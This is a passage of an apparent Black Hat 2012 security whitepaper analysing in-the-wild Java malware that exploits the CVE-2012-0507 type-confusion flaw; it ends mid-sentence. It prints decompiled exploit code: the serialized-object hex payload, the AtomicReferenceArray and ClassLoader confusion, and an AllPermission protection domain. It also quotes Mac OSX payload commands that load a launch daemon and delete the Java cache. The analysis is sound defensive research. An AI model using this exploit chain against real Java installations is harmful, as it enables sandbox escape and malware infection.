Recent Java exploitation trends and
malware
Black Hat USA 2012 Las Vegas Jeong Wook (Matt) Oh ([email protected])
Background
On March 2012, we found malware abusing a Java vulnerability that had been patched by Oracle just a few weeks before. [1] [2] Over a short period, we saw a drastic increase in the exploitation of this specific vulnerability. Java has a large user base - according to Oracle, 1.1 billion desktops run Java. [3] This means that a Java vulnerability could potentially have a huge impact on desktop users’ security. Java is multi-platform, and the vulnerability was not platform-dependent. This also opened up the possibility of multi-platform exploitation, and it didn’t take long to see this occur in the wild. Just a month after the first malware appeared, Mac OSX was hit by Flashback (that also used this vulnerability) [4] and Apple released a tool to address this issue. [5] As you can see from the following section of the malware code, malware authors can just replace the exploitation payload with a bunch of command lines from Mac OSX. This means high portability of the malware with minimal investment.
Figure 1 Part of Mac OSX Java Exploit
The vulnerability was fixed a while before the actual malware appeared. The patch from Oracle was released in Feb 2012. [6] Just after that, a researcher disclosed details about the vulnerability on his web page. [7] The first malware we saw was just a few weeks after that in March.
Shortly after that, we found that exploitation of this new vulnerability replaced all pre-existing Java vulnerabilities being used by malware. Currently, this vulnerability is the number one vector for drive-by exploits.
So there are some questions and challenges. What makes this vulnerability so attractive to malware writers? Why is this vulnerability so effective in compromising systems running Java? We found Java based malware uses heavy obfuscation. How can we defeat that? These are the topics we are going to delve deep into in this paper.
Runtime.getRuntime().exec(new String[] { "chmod", "777", binname }).waitFor(); Runtime.getRuntime().exec(new String[] { "chmod", "777", dmn }).waitFor(); Runtime.getRuntime().exec(new String[] { "launchctl", "load", plpath }).waitFor();
Runtime.getRuntime().exec(new String[] { "rm", "-rf", hpath + "/Library/Caches/Java/cache" }).waitFor(); Runtime.getRuntime().exec(new String[] { "nohup", dmn, "&" }).waitFor();
Figure 2 Short timeline of the malware breakout
Java security
Security policy
Figure 3 Example security policy file Sept 2011 The vulnerability was fixed in an open source project. Feb 2012 Oracle released the patch in their
official JDK/JRE releases.
Feb 2012 A researcher wrote about the
vulnerability. March 2012 Malware abusing this vulnerability appeared. April 2012 Malware abuses this vulnerability to infect Mac OSX. April 2012 Update from Apple released to
fix the issue.
grant {
permission java.lang.RuntimePermission "stopThread";
permission java.net.SocketPermission "localhost:1024-", "listen"; permission java.util.PropertyPermission "java.version", "read"; permission java.util.PropertyPermission "java.vendor", "read"; permission java.util.PropertyPermission "java.vendor.url", "read"; permission java.util.PropertyPermission "java.class.version", "read"; permission java.util.PropertyPermission "os.name", "read"; permission java.util.PropertyPermission "os.version", "read"; permission java.util.PropertyPermission "os.arch", "read"; permission java.util.PropertyPermission "file.separator", "read"; permission java.util.PropertyPermission "path.separator", "read"; permission java.util.PropertyPermission "line.separator", "read";
permission java.util.PropertyPermission "java.specification.version", "read"; permission java.util.PropertyPermission "java.specification.vendor", "read"; permission java.util.PropertyPermission "java.specification.name", "read"; permission java.util.PropertyPermission "java.vm.specification.version", "read"; permission java.util.PropertyPermission "java.vm.specification.vendor", "read"; permission java.util.PropertyPermission "java.vm.specification.name", "read"; permission java.util.PropertyPermission "java.vm.version", "read";
permission java.util.PropertyPermission "java.vm.vendor", "read"; permission java.util.PropertyPermission "java.vm.name", "read"; };
To understand Java vulnerabilities, you need to understand the Java platform security model. Java code is run in JVM and is loaded by the class loader. Also, remote code runs inside the JVM sandbox for security reasons. Access to system resources is restricted by a security policy. So, the permission of the code is enforced by the security policy. Security policy, class loaders, and the sandbox are important elements in Java security.
Security policy is the policy applied to the Java code based on its origin, and whether it is signed or not. It permits or restricts specific resources on the system. {java.home}/lib/security/java.policy is the system policy file for the JRE where {java.home} is the root folder of the JRE installation. Figure 3 shows part of the standard security policy file distributed with JRE 7. It defines which resources it can access. An extensive listing of the permissions is available from the Java developer website. [6]
This following example shows malicious code trying to get the “TEMP” environment variable using the “java.lang.System.getenv” method, which is not allowed in this case where
java.lang.RuntimePermission “getenv.TEMP” permission is not granted. [7] This malware is one that uses social engineering and tricks victims into accepting self signed applets, thus gaining full access to the system when it is successful. When this exploit attempt fails, it will not be allowed to access system resources.
Figure 4 getenv is not allowed from this remote code
Security manager
“Security manager is an object that defines a security policy for an application” [8] You can
programmatically manage security policies using the SecurityManager class. You can even set security manager for your own application if you have appropriate permissions, but for remote code, you usually don’t have them.
Java.lang.System.setSecurityManager is a method that sets security manager for the application. The prototype looks like this:
public static void setSecurityManager(SecurityManager s) [9]
Java.lang.System.setSecurityManager(null) turns off the security policy itself. The first step in a Java exploit is usually running this method with this null parameter first. Non-signed remote code doesn’t
java.security.AccessControlException: access denied (java.lang.RuntimePermission getenv.TEMP) at java.security.AccessControlContext.checkPermission(Unknown Source) at java.security.AccessController.checkPermission(Unknown Source) at java.lang.SecurityManager.checkPermission(Unknown Source) at java.lang.System.getenv(Unknown Source) at vi2u9i7.init(vi2u9i7.java:20) at com.sun.deploy.uitoolkit.impl.awt.AWTAppletAdapter.init(Unknown Source) at sun.plugin2.applet.Plugin2Manager$AppletExecutionRunnable.run(Unknown Source) at java.lang.Thread.run(Unknown Source)
have permission to the method. The following exception trace shows malware failing to exploit a
vulnerability and one of the calls to this method failing with an access denied error. This is a good sign of a failed exploit attempt.
Figure 5 Exception triggered from setSecurityManager permission violation
Type safety
Data type is defined as a data storage format that can contain a specific type or range of values. [10] Type safety is making sure one variable with a certain data type is not treated as a different data type in a program.
There are two different types of type safety checks. A static type safety check is a way to check type safety by performing static analysis of the code before actual runs using data flow analysis. A dynamic type safety check is a way to check type safety for access of the variable when the program runs. This is not efficient in many cases. So many language systems use static type safety checks as their major measure for type safety checks for performance reasons.
Type safety is important in Java security. “Type safety is the most essential element of Java's security. “ [11] For efficiency, static type checking is performed by a bytecode verifier or at compile time. But, malformed bytecode can only be filtered from the verifier when it runs on JVM if it is modified on the fly after compilation. So, the verifier is the most important part in static data type checks. Dynamic type checking is performed only in cases where a static type check can’t be applied.
Vulnerabilities
Java vulnerabilities can happen in many different components of Java. For example, in a runtime environment, deserialization, scripting, and concurrency components have in the past been known to contain critical vulnerabilities. In plugins, the Java Deployment Toolkit and Java Web Start have been popular targets.
If you categorize past Java vulnerabilities, there are 4 categories overall. Type confusion
Logic error
Memory corruption
Exception in thread "AWT-EventQueue-2" sun.org.mozilla.javascript.internal.WrappedException: Wrapped
java.security.AccessControlException: access denied (java.lang.RuntimePermission setSecurityManager) (<Unknown source>#1) at sun.org.mozilla.javascript.internal.Context.throwAsScriptRuntimeEx(Unknown Source)
at sun.org.mozilla.javascript.internal.MemberBox.invoke(Unknown Source) at sun.org.mozilla.javascript.internal.NativeJavaMethod.call(Unknown Source) at sun.org.mozilla.javascript.internal.Interpreter.interpretLoop(Unknown Source) …
Argument injection
Type confusion
As we said, type safety is an essential part of Java security. If a type safety check fails for some reason, it leads to type confusion. Type confusion can result in a security breach in many cases. Just think about identity theft in the real world. If one person can steal another person’s identity, this can lead to exploitation of the victim and the resources the victim has access to. As the security model of Java is dependent on some important types like SecurityManager and ClassLoader, type confusion at the object level can lead to a security breach at the whole application level.
Even though it looks new and not familiar, type confusion has a long history and has been a well-known problem for a long time. Type confusion attacks are well explained in the following references:
Securing Java section 10 – Type Safety ( http://www.securingjava.com/chapter-two/chapter-two-10.html)
Java and Java virtual machine security vulnerabilities and their exploitation
techniques(http://www.blackhat.com/presentations/bh-asia-02/LSD/bh-asia-02-lsd.pdf)
The following list shows past type confusion vulnerabilities in Java components: CVE-2012-0507: AtomicReferenceArray type confusion vulnerability CVE-2011-3521: Deserialization type confusion vulnerability
CVE-2012-1723: Hotspot field instruction type confusion vulnerability [12]
Logic error
With implementation of the components, logic errors can reside in Java system code. The following list shows past logic error vulnerabilities of Java components:
CVE-2011-3544: Java Rhino Script Engine Vulnerability
SecurityManager is not implemented correctly. Security manager is disabled during Javascript execution and you have full permission for the system during its execution.
CVE-2010-3563: Java Web Start BasicServiceImpl Policy File Overwrite Vulnerability
The policy file for Java Web Start can be overwritten by the attacker and the component will have full access to the system granting full permission to itself.
Memory corruption
Java does have memory corruption issues. This type of vulnerability has not been widely abused recently. Memory corruption issues are not actually a trend for Java right now.
CVE-2010-0842: Sun Java Runtime Environment MixerSequencer CVE-2010-3552: New Java Plugin Component Memory Corruption Issue
Argument injection
This type of vulnerability is very popular with Java plugins. When a Java plugin is executed as an external process and the arguments are not fully sanitized, this makes room for code execution by argument injection to the target external component.
CVE-2010-1423: Argument Injection vulnerability in the URI handler in Java NPAPI plugin and Java Deployment Toolkit
CVE-2010-0886: Java Deployment Toolkit Component
Tools
To analyze Java vulnerabilities, you need specific tools for Java binaries and the platform. Overall, you need static and dynamic research tools. Please note that all software recommendations in this section are my own, based on my own experience in performing vulnerability research. Microsoft does not endorse or otherwise recommend specific third-party products to accomplish the goals set forth in this whitepaper.
For static analysis, you need disassemblers and decompilers. Java bytecode is very easy to decompile as they have specific patterns when it is compiled using official development tools, so decompilers are very effective with Java reverse engineering. There are decompilers like JD-GUI and JAD. They can generate nice decompiled source code. Each tool has pros and cons.
Sometimes, malware code is not de-compilable due to the low level manipulation applied by the malware writers. In that case, you need disassemblers for Java. IDA is a good tool for showing bytecode level instructions and constant pool data. In most cases, IDA is more than enough for static bytecode level analysis.
For dynamic analysis, there are debuggers available in popular Java IDEs.
Eclipse(http://www.eclipse.org/) and Netbeans(http://netbeans.org/) are good IDEs to use for this purpose. First, you need to decompile the malware to source code form. Then re-compile using development tools included in the IDEs or JDKs. Finally, run this binary through the debugger . If the malware code is not de-compilable, this method can’t be applied.
You can also use an instrumentation technique to analyze Java related vulnerabilities. For Java,
instrumentation has a long history. It has been used for profiling and various different purposes. You can use instrumentation in a very stable fashion to perform vulnerability research as the toolsets are very
stable compared to other domains. Instrumentation saves a lot of effort compared to debuggers, especially when source code can’t be decompiled and heavy obfuscation has been applied to the malware.
Here are some examples of publicly available Instrumentation toolkits:.
• BCEL: http://commons.apache.org/bcel/ • ASM: http://asm.ow2.org/
CVE-2012-0507
So now let’s examine CVE-2012-0507 to learn what this type confusion vulnerability looks like. This one is a very typical example of type confusion. The main exploit code for CVE-2012-0507 malware can be seen below. By the way, this malware is detected as “Exploit:Java/CVE-2012-0507.B” by our detection engine.

Figure 6 Main exploit code for CVE-2012-0507
Reading serialized object
The exploitation of this vulnerability starts with serialized object building. Usually, the serialized object is encoded in an ASCII hex string form and converted to a byte array.
String[] arrayOfString = { "ACED0005757200135B4C6A6176612E6C616E672E4F62", "6A6563743B90CE589F1073296C020000787000000002", "757200095B4C612E48656C703BFE2C941188B6E5FF02", "000078700000000170737200306A6176612E7574696C", "2E636F6E63757272656E742E61746F6D69632E41746F", "6D69635265666572656E63654172726179A9D2DEA1BE", "65600C0200015B000561727261797400135B4C6A6176", "612F6C616E672F4F626A6563743B787071007E0003" };
StringBuilder localStringBuilder = new StringBuilder(); for (int i = 0; i < arrayOfString.length; i++)
{
localStringBuilder.append(arrayOfString[i]); }
ObjectInputStream localObjectInputStream = new ObjectInputStream(new ByteArrayInputStream(StringToBytes(localStringBuilder.toString())));
Object[] arrayOfObject = (Object[])(Object[])localObjectInputStream.readObject(); Help[] arrayOfHelp = (Help[])(Help[])arrayOfObject[0];
AtomicReferenceArray localAtomicReferenceArray = (AtomicReferenceArray)arrayOfObject[1]; ClassLoader localClassLoader = getClass().getClassLoader();
localAtomicReferenceArray.set(0, localClassLoader); Help.doWork(arrayOfHelp[0]);
Reading serialized object is the next part. The serialized object is deserialized using the java.io.ObjectInputStream.readObject method. The object is referenced using Help[] and AtomicReferenceArray type variables in the following code.
Type confusion
Now it retrieves the class loader for the current instance. Then, it runs the following method to incur type confusion.
java.util.concurrent.atomic.AtomicReferenceArray.set
The type-confused object is passed to the Help.doWork method.
We believe that the original serialized object was created by direct manipulation of the
programmatically generated serialized object to make a reference between data types. Originally, the de-serialized object looks like the following example when the malware is debugged using a Java debugger.
String[] arrayOfString = { "ACED0005757200135B4C6A6176612E6C616E672E4F62",
"6A6563743B90CE589F1073296C020000787000000002", "757200095B4C612E48656C703BFE2C941188B6E5FF02", "000078700000000170737200306A6176612E7574696C", "2E636F6E63757272656E742E61746F6D69632E41746F", "6D69635265666572656E63654172726179A9D2DEA1BE", "65600C0200015B000561727261797400135B4C6A6176", "612F6C616E672F4F626A6563743B787071007E0003" };
StringBuilder localStringBuilder = new StringBuilder(); for (int i = 0; i < arrayOfString.length; i++)
{
localStringBuilder.append(arrayOfString[i]); }
ObjectInputStream localObjectInputStream = new ObjectInputStream(new ByteArrayInputStream(StringToBytes(localStringBuilder.toString())));
Object[] arrayOfObject = (Object[])(Object[])localObjectInputStream.readObject(); Help[] arrayOfHelp = (Help[])(Help[])arrayOfObject[0];
AtomicReferenceArray localAtomicReferenceArray = (AtomicReferenceArray)arrayOfObject[1];
ClassLoader localClassLoader = getClass().getClassLoader(); localAtomicReferenceArray.set(0, localClassLoader); Help.doWork(arrayOfHelp[0]);
Figure 7 Serialized object building
Figure 8 Accessing each objects inside read object
Figure 10 de-serialized object structure from debugger

If you express the structure of this object as a diagram, it looks like this:
arrayOfObject[1] is a type of AtomicReferenceArray<E> type and array member from this object is reference to arrayOfObject[0]. arrayOfObject[0] is array of Help type object.
There is a call to “localAtomicReferenceArray.set(0, localClassLoader);”. It uses ClassLoader as a type confusion target. This is because of the fact that when you have access to ClassLoader, you can load your own class with whatever permission and code source you want. This is why ClassLoader type is a popular target for type confusion.
arrayOfObject[0]
arrayOfObject[1]
arrayOfObject(Object [2])
null(Help type)
Help[1]
array (Object []) member
AtomicReferenceArray<E>
Reference
Figure 12 Data structure after type confusion

After the type confusion, arrayOfHelp[0], which is same as arrayOfObject[0][0] has an object of Applet2ClassLoader type, a subclass of ClassLoader. So, the object’s real type is Applet2ClassLoader when arrayOfHelp[1] is supposed to hold the Help type object. The bytecode accessing this object will treat this object as a Help type object.
Figure 13 Data structure after type confusion
java.util.concurrent.atomic.AtomicReferenceArray.set
java.util.concurrent.atomic.AtomicReferenceArray.set method is declared as the following.
arrayOfObject[0]
Reference
arrayOfObject[1]
arrayOfObject(Object [2])
Help[1]
AtomicReferenceArray<E>
Applet2ClassLoader
This is seen as Help object from the code.
Figure 14 java.util.concurrent.atomic.AtomicReferenceArray.set
If you look at the decompiled code, it is using member unsafe’s putObjectVolatile method to manipulate the internal object array. unsafe is a sun.misc.Unsafe type.
sun.misc.Unsafe is used for direct manipulation of Java objects using low-level, unsafe, but efficient operations. Only trusted code can use this class. If that trusted code has a vulnerability, it leads to direct violation of type safety, which means type confusion. This class has been involved with at least two type confusion vulnerabilities in the past including this vulnerability.
java.util.concurrent.atomic.AtomicReferenceArray.set doesn’t perform any type check when calling unsafe methods.

Help class is extended from ClassLoader. It has a public static doWork method. doWork is expecting 1st parameter type of Help.
public final void set(int i, E newValue) [21] Parameters:
i - the index
newValue - the new value
public final void set(int paramInt, E paramE) {
unsafe.putObjectVolatile(this.array, rawIndex(paramInt), paramE); }
public final class Unsafe {
…
public native void putObjectVolatile(Object paramObject1, long paramLong, Object paramObject2); …
}
Figure 16 Help.doWork method

The following code and comments show how the code is viewed from the verifier’s static analysis perspective. As Help.doWork is accepting Help type and Test.init method is passing Help type from static data flow analysis, there will be no verification error with the verifier. In other words, using static analysis on the bytecode, it is not possible to find a type safety violation as the data flow shows type safety is intact. The verifier allows this code to run after static verification succeeds.
public class Test extends Applet {
public void init() {
…
Help[] arrayOfHelp = (Help[])(Help[])arrayOfObject[0]; … localAtomicReferenceArray.set(0, localClassLoader); Help.doWork( arrayOfHelp[0] ); … } } …
class Help extends ClassLoader {
…
public static void doWork( Help paramHelp ) {
…
Class localClass = paramHelp.defineClass("a.Time", arrayOfByte, 0, arrayOfByte.length, localProtectionDomain);
Time localTime = (Time)localClass.newInstance();
1. arrayOfHelp is Help[] type
2. arrayOfHelp[0] is Help type.
3. doWork is accepting Help type
Figure 17 Static analysis of data flow
The following code shows how the actual code runs and how type confusion happens. class Help extends ClassLoader
{ …
public static void doWork(Help paramHelp) {
… } }
public class Test extends Applet {
public void init() {
…
Help[] arrayOfHelp = (Help[])(Help[])arrayOfObject[0]; … localAtomicReferenceArray.set(0, localClassLoader); Help.doWork( arrayOfHelp[0] ); … } } …
class Help extends ClassLoader {
…
public static void doWork( Help paramHelp ) {
…
Class localClass = paramHelp.defineClass("a.Time", arrayOfByte, 0, arrayOfByte.length, localProtectionDomain);
Time localTime = (Time)localClass.newInstance();
1. arrayOfHelp is Help[] type
2. arrayOfHelp[0] is Applet2ClassLoader type 3. Passing Help type object with
Applet2ClassLoader actual object.
4. Expecting Help type, but gets Applet2ClassLoader type
5. Call Applet2ClassLoader’s defineClass with custom localProtectionDomain
6. Instantiate the class
So this example shows a limitation of static analysis. After the vulnerable call to set method (description number 2), we have a Help[0] member typed as Help class with object of Applet2ClassLoader. There is no way for the verifier to know type confusion is happening inside this method using static analysis on the bytecode. After the set method call, arrayOfObject[0][0] will have Applet2ClassLoader object inside it, but arrayOfObject[0][0] will still be regarded as Help class from bytecode’s perspective.
Creating your own ProtectionDomain
The next step is calling the defineClass method from Applet2ClassLoader with custom protection domain. It makes the newly created class from the defineClass method call look like it was loaded from the local domain with all permissions allowed. Typical code to create local protection domain may be used as in the following example:
Accessing the defineClass method directly means that you can dynamically load your own class with custom protection domain. This means you can run your own code with any permission you want.
URL localURL = new URL("file:///");
Certificate[] arrayOfCertificate = new Certificate[0]; Permissions localPermissions = new Permissions(); localPermissions.add(new AllPermission());
ProtectionDomain localProtectionDomain = new ProtectionDomain(new CodeSource(localURL, arrayOfCertificate), localPermissions);
Abusing ClassLoader method
Calling defineClass from an existing class loader is not permitted as defineClass is a protected member.
Figure 19 defineClass methods declaration
This means you should subclass the ClassLoader class to call these methods. You can’t directly call these methods from outside the class, package and subclass. Help class is a subclass of ClassLoader. So, the Help class has access to defineClass method.
Figure 20 doWork method of Help class that accepts Help class as the parameter
You can’t instantiate ClassLoader or any subclass of ClassLoader from remote code. You need createClassLoader permission to perform this. Otherwise, you get an exception like the following.
Figure 21 createClassLoader exception example
In the malware code, the Help class is never instantiated. If it is instantiated, it triggers a createClassLoader permission exception as we saw.
protected final Class defineClass(String name, byte[] b, int off, int len) throws ClassFormatError
protected final Class defineClass(byte[] b, int off, int len) throws ClassFormatError
protected final Class defineClass(String name, byte[] b,int off,int len, ProtectionDomain protectionDomain)throws ClassFormatError
class Help extends ClassLoader {
…
public static void doWork( Help paramHelp ) {
…
Class localClass = paramHelp.defineClass("a.Time", arrayOfByte, 0, arrayOfByte.length, localProtectionDomain);
Time localTime = (Time)localClass.newInstance();
java.security.AccessControlException: access denied ("java.lang.RuntimePermission" "createClassLoader") at java.security.AccessControlContext.checkPermission(Unknown Source) at java.security.AccessController.checkPermission(Unknown Source) at java.lang.SecurityManager.checkPermission(Unknown Source) at java.lang.SecurityManager.checkCreateClassLoader(Unknown Source) at java.lang.ClassLoader.checkCreateClassLoader(Unknown Source) at java.lang.ClassLoader.<init>(Unknown Source) …
Type confusion & defineClass method
So, the code from the malware is calling the defineClass method from Help’s instance. But, you’ll never be able to create the Help instance. When type confusion happens, defineClass from the Help class is actually the defineClass method from the Applet2ClassLoader instance, which is instantiated already. In summary, here’s a list of things you can’t do with remote code;
You can’t instantiate any class extended from ClassLoader (you need createClassLoader permission). So you can’t instantiate the Help class in this case.
You can’t access the defineClass method from outside the class, package and extended class. So you can’t call the defineClass method of acquired Applet2ClassLoader instance directly from outside the class or subclass code.But, Help class is extended from ClassLoader and it has access to an inherited defineClass method. Type confusion makes it possible to pass the already instantiated Applet2ClassLoader instance to a static method of Help class. This makes it possible to call the defineClass method of type-confused Applet2ClassLoader instance even though the defineClass method can’t be called outside of the Applet2ClassLoader, it is allowed because the Applet2ClassLoader class is confused with the Help class. This gives full power to create any class instances with any permission it wants. The whole Java security model is not in effect at this point.
Obfuscation
“Obfuscate” means to make something obscure or unclear, especially by making it unnecessarily complicated. Obfuscation in malware is used to make binaries or scripts complicated so that analysis is not easily performed. They usually use language features to perform this.
The following shows the list of features in different languages used for malware creation.
• Javascript
– eval [13]
– document.write [14]
• ActionScript
– flash.display.Loader’s loadBytes method can be used to load a SWF byte stream dynamically. [15]
• Java
– java.lang.Class, java.lang.reflect.Method can be used to achieve dynamic class loading and method invoke.
• Retrieves Class with specified class name
• public static Class forName(String className) throws ClassNotFoundException
• Retrieves method with name and Class[] parameter types
• public Method getMethod(String name, Class... parameterTypes) throws NoSuchMethodException, SecurityException
• Create new instance
• public Object newInstance() throws InstantiationException, IllegalAccessException
java.lang.reflect.Method provides methods for dynamic method invoke from a class. [17]
• Invoke a method from an object
• public Object invoke(Object obj, Object[] args) throws IllegalAccessException, IllegalArgumentException, InvocationTargetException
Class resolution

From the following obfuscated malware code, paramObject1 is the Class name and it is passed to another la method; getMethod is used to resolve Method out of resolved Class. paramObject2 is the method name from the obfuscated code. It is used as the 1st argument for getMethod.
paramArrayOfClass are Class parameters. This is the 2nd argument for getMethod. paramObject3 is the object to invoke the method. This is the 1st argument for invoke.
Figure 22 Class resolution and dynamic method invoke routine
package la; public class lb {
…
public static Object la(Object paramObject1, Object paramObject2, Class[] paramArrayOfClass, Object paramObject3, Object[] paramArrayOfObject)
{ try {
return la(paramObject1).getMethod((String)paramObject2, paramArrayOfClass).invoke(paramObject3, paramArrayOfObject);
} … }

In method la, Class.forName is used to resolve class for the paramObject string.
Figure 23 Class name resolution code
Class and method names
The de-obfuscation method lb.la is used as in the following example:
Figure 24 Code that calls lb.la method
From the above code, localn.ly contains class name. Variable localn is type of class n, so local.ly is from n.ly member variable. n.ly is set from n.z[15] in class n’s constructor in the following code.
public static Class la(Object paramObject) {
try {
return Class.forName((String)paramObject); }
catch (Exception localException) {
}
return null; }
package la;
class la extends ClassLoader {
…
public static void la(lc paramlc) {
la = lb.lb(n.ld); n localn = new n(); lb.la();
Object[] arrayOfObject = { new Object[0] }; Class localClass = lb.la(lb.la(J.lf));
Object localObject1 = lb.la(localn.ly, localn.lA, new Class[] { localClass }, lb.la(localn.lc(), new Class[] { lb.la(n.lv) }), new Object[] { { n.lc } });
Figure 25 n.ly=n.z[15]
The following disassembly shows the code that loads de-obfuscated string to n.z[15]. It is using the ldc instruction to load an obfuscated string to the stack. After that it calls a string de-obfuscation function (met001_213) using the jsr instruction.
Figure 26 Call to de-obfuscation routine .method public <init>()V
… aload_0
getstatic la/n.z [Ljava/lang/String; bipush 15
aaload
putfield la/n.ly Ljava/lang/String;
00112 .method static <clinit>()V … bipush 23 anewarray java/lang/String … dup bipush 15 ldc "\37b\nwM\31b\22qM\7f\32z\6\26wRU\f\33p\bd\26\26w\23d" jsr met001_213 aastore …
String de-obfuscation function

Figure 27 tableswitch using array index
The above graph shows the overall structure of the de-obfuscation function. It has a tableswitch instruction which branches out to different basic blocks based on the current string array index.
As the following highlighted code shows, for each switch case, it pushes different constant values to the stack using the bipush instruction.
Figure 28 push constant values according to the index value
From the following graph, you can see that it performs an XOR operation between the constant value pushed and original value from the encoded string array.
Figure 29 XOR operation
Basically it determines the XOR key value based on the remnant of 5 from the string array index and performs an XOR on the original value. It performs this until the end of the array. The following graph highlights this decoding loop.
The following pseudo code shows the overall decoding logic.
Figure 31 Pseudo code for de-obfuscation routine
By writing a decoding program based on this pseudo code you can find that encoded string
